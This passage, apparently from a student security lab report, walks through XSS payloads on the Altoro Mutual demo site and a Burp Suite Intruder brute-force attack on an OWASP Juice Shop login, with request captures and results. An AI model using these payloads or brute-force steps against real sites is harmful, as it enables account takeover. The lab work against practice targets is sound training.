
- So in our basket we get to see that 2 token item
- So we have successfully perform broken access control

Cross-Site Scripting (XSS)


Cross-Site Scripting (XSS) is a type of security vulnerability found in web applications. It allows attackers to inject malicious scripts (usually JavaScript) into web pages that are viewed by other users. When the malicious script runs in a victim's browser, it can steal cookies, session tokens, or other sensitive information, manipulate the DOM, or redirect the user to malicious sites.




- In burp Suite turn on the intercept



- In search bar write a script <iframe src= "javascript:alert('future interns')">
- In burp suite we received packets.



- Find the packet and click on that, now we will see the query.
- Now forward the packet and turnoff intercept.




- We can see alert pop up in web application, so it is vulnerable web site.
- We successfully perform cross-site script.

- Open your browser and go to web site <http://altoro.testfire.net/>



- In burp Suite turn on the intercept




- After that again go to Altro mutual home page.


The Altoro Mutual website is published by HCL Technologies, Ltd. for the sole purpose of demonstrating the effectiveness of HCL products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. HCL does not assume any risk in relation to your use of this website. For more information, please go to <https://www.hcl-software.com/appcan/>.

Copyright © 2006, 2017, IBM Corporation. All rights reserved. Copyright © 2017, 2025, HCL Technologies, Ltd., All rights reserved.

- In search bar write a script “`<script>alert('hacker')</script>`”
- In burp suite we received packets.



- Find the packet and click on that, now we will see the query.
- Now forward the packet and turnoff intercept.




- We can see alert pop up in web application, so it is vulnerable web site.
- We successfully perform cross-site script.


Identification & Authentication Failure

Identification & Authentication Failure is a security vulnerability that occurs when a system does not properly verify the identity of users or services, allowing unauthorized access.


- Identification: Recognizing who the user is (e.g., username or ID).
- Authentication: Verifying that the user is who they claim to be (e.g., via passwords, tokens, biometrics).



- Open owasp juice shop and click on account



- Turn on the intercept



- Give any login credentials here and click on login

Screenshot of Burp Suite Community Edition v2025.9.5 - Temporary Project showing the proxy tab. A packet for a POST request to http://localhost:3000/rest/user/login is selected.

Time	Type	Direction	Method	URL	Status code	Length
07:54:01 30 Oct...	HTTP	→ Request	GET	http://localhost:3000/rest/user/whoami		
07:54:01 30 Oct...	HTTP	→ Request	POST	http://localhost:3000/rest/user/login		
07:54:21 30 Oct...	WS	← To client		http://localhost:3000/socket.io/?EIO=4&transport=websocket&sid=1kpyhgNHjMS22eftAAA2		1
07:54:21 30 Oct...	HTTP	→ Request	GET	http://localhost:3000/rest/user/whoami		

Request

```

1 POST /rest/user/login HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 36
4 sec-ch-ua-platform: "Windows"
5 Accept-Language: en-US,en;q=0.9
6 Accept: application/json, text/plain, */*
7 Sec-Fetch-Site: cross-site
8 Sec-Fetch-Mode: cors
9 Sec-Fetch-Dest: empty
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
11 Origin: http://localhost:3000
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:3000/
16 Accept-Encoding: gzip, deflate, br
17 Cookie: language=en; welcomebanner_status.dismiss; cookieconsent_status.dismiss; continueCode=Wb3LiyBnoBw5yLhJ5VxvTM0be2EAFqg0uK01jaiNpm0B2D4qP3gr41x60k2
18 Connection: keep-alive
19
20 {
21   email:"ADMIN",
22   password:"admin"
23 }

```

Inspector

- Request attributes: 2
- Request query parameters: 0
- Request cookies: 4
- Request headers: 17

- We received several packets.
- Click on the packet written user/login
- We will get to see our login credential

Burp Suite Community Edition v2025.9.5 - Temporary Project

Request to http://localhost:3000 [127.0.0.1] Open browser

Time	Type	Direction	Method	URL	Status code	Length
07:54:01 30 Oct..	HTTP	→ Request	GET	http://localhost:3000/rest/user/whisman		
07:54:21 30 Oct..	HTTP	→ Request	POST	http://localhost:3000/socket.io/1	200	1
07:54:21 30 Oct..	HTTP	← Response		http://localhost:3000/socket.io/1		
07:54:21 30 Oct..	HTTP	→ Request	GET	http://localhost:3000/rest/user/login	200	1
07:54:21 30 Oct..	HTTP	→ Request	GET	http://localhost:3000/socket.io/1	200	1
07:54:27 30 Oct..	HTTP	→ Request	GET	http://localhost:3000/socket.io/1	200	1
07:54:51 30 Oct..	HTTP	→ Request	GET	http://localhost:3000/socket.io/1	200	1
07:55:17 30 Oct..	HTTP	→ Request	GET	http://localhost:3000/socket.io/1	200	1

Request

```

1. POST /rest/user/login HTTP/1.1
2. Host: localhost:3000
3. Content-Length: 36
4. sec-ch-ua-platform: "Windows"
5. Accept-Language: en-US,en;q=0.9
6. Accept: application/json, text/plain, */*
7. sec-ch-ua: "Chromium";v="141", "Not%4A_Brand";v="0"
8. Content-Type: application/json
9. sec-ch-ua-mobile: ?0
10. User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
11. Origin: http://localhost:3000
12. Sec-Fetch-Site: same-origin
13. Sec-Fetch-Mode: cors
14. Sec-Fetch-Dest: empty
15. Referer: http://localhost:3000/
16. Accept-Encoding: gzip, deflate, br
17. Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=Wb35lyOnoBw6yLhJ5Yrv?MObcEKAvgqOsEqljajNpmGBZD4gP3gr91X60kJ
18. Connection: keep-alive
19.
20. {
    "email": "ADMIN",
    "password": "admin"
}

```

Inspector

Request attributes: 2
Request query parameters: 0
Request cookies: 4
Request headers: 17

0 highlights

Event log All issues

Memory: 158.6MB Disabled

- Those packets send to intruder.

Burp Suite Community Edition v2025.9.5 - Temporary Project

Sniper attack

Target: http://localhost:3000 Start attack

Positions Add \$ Clear \$ Auto \$

Line	Text
1	POST /rest/user/login HTTP/1.1
2	Host: localhost:3000
3	Content-Length: 36
4	sec-ch-ua-platform: "Windows"
5	Accept-Language: en-US,en;q=0.9
6	Accept: application/json, text/plain, */*
7	sec-ch-ua: "Chromium";v="141", "Not%4A_Brand";v="0"
8	Content-Type: application/json
9	sec-ch-ua-mobile: ?0
10	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
11	Origin: http://localhost:3000
12	Sec-Fetch-Site: same-origin
13	Sec-Fetch-Mode: cors
14	Sec-Fetch-Dest: empty
15	Referer: http://localhost:3000/
16	Accept-Encoding: gzip, deflate, br
17	Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=Wb35lyOnoBw6yLhJ5Yrv?MObcEKAvgqOsEqljajNpmGBZD4gP3gr91X60kJ
18	Connection: keep-alive
19	
20	{ "email": "ADMIN", "password": "admin" }

Payloads

Payload position: All payload positions
Payload type: Simple list
Payload count: 0
Request count: 0

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste... Load... Remove Clear Deduplicate

Add Enter a new item
Add from list... [Pro version only]

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add	Enabled	Rule
Up		
Down		

Memory: 158.6MB Disabled

- In intruder, we will add the username and password positions for the payloads.

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. In the main pane, a 'Cluster bomb attack' is chosen. The 'Payloads' section on the right shows a 'Simple list' with one item: '1 - ADMIN'. This item has two sub-values: 'kjdb' and 'ahzdf'. The 'Payload position' dropdown is set to 'All payload positions'. The status bar at the bottom indicates 'Memory: 158.6MB'.

- After that we will select types of attacks, here we select cluster bomb attack.

This screenshot is identical to the previous one, showing the Burp Suite interface with the 'Intruder' tab selected and a 'Cluster bomb attack' chosen. The payloads panel shows a 'Simple list' with one item: '1 - ADMIN'. This item has two sub-values: 'kjdb' and 'ahzdf'. The 'Payload position' dropdown is now set to '1 - ADMIN'. The status bar at the bottom indicates 'Memory: 140.7MB'.

- Then we will give some payloads for username.

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. The target is set to `http://localhost:3000`. In the payloads panel, the payload position is `2-admin`, the payload type is `1-ADMIN`, and the payload list contains `2-admin`. The 'Start attack' button is visible at the top right of the main window.

- Then we will give some payloads for password.
- After giving payloads click on start attack.

The screenshot shows the results of the intruder attack. The status code for the successful request (row 12) is 200. A context menu is open over this row, with 'Copy' highlighted under the 'Engagement tools [Pro version only]' section. The request details for the successful login attempt are shown in the bottom-left pane.

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
0			401	33			413	
1	kdjb		401	23			413	
2	ahsdf		401	21			413	
3	Future@intern		401	18			413	
4	kdjb	admin	401	19			413	
5	ahsdf	admin	401	18			413	
6	Future@intern	admin	401	18			413	
7	kdjb	sdhv	401	25				
8	ahsdf	sdhv	401	20				
9	Future@intern	sdhv	401	18				
10	kdjb	Future@intern123	401	75				
11	ahsdf	Future@intern123	401	26				
12	Future@intern	Future@intern123	200	136				

- Here we get status code 200 then it is correct credentials
- We copy the request of the correct credentials


Screenshot of Burp Suite Community Edition v2025.9.5 - Temporary Project showing the Proxy tab. A context menu is open over a selected POST request to http://localhost:3000/test/user/login. The menu options include: Intercept, Forward, Drop, Scan, Scan selected insertion point, Send to Intruder, Send to Repeater, Send to Sequencer, Send to Comparer, Send to Decoder, Send to Organizer, Insert Collaborator payload, Request in browser, Engagement tools (Pro version only), Change request method, Change body encoding, Copy, Copy URL, Copy as curl command (bash), Copy to file, Paste from file, Save item, Don't intercept requests, Do intercept, Convert selection, URL-encode as you type, Cut, Copy, Paste (highlighted with a red box), and Paste from file.

- Go to the proxy and paste request on the packet and forward the packet, after that turnoff the intercept.

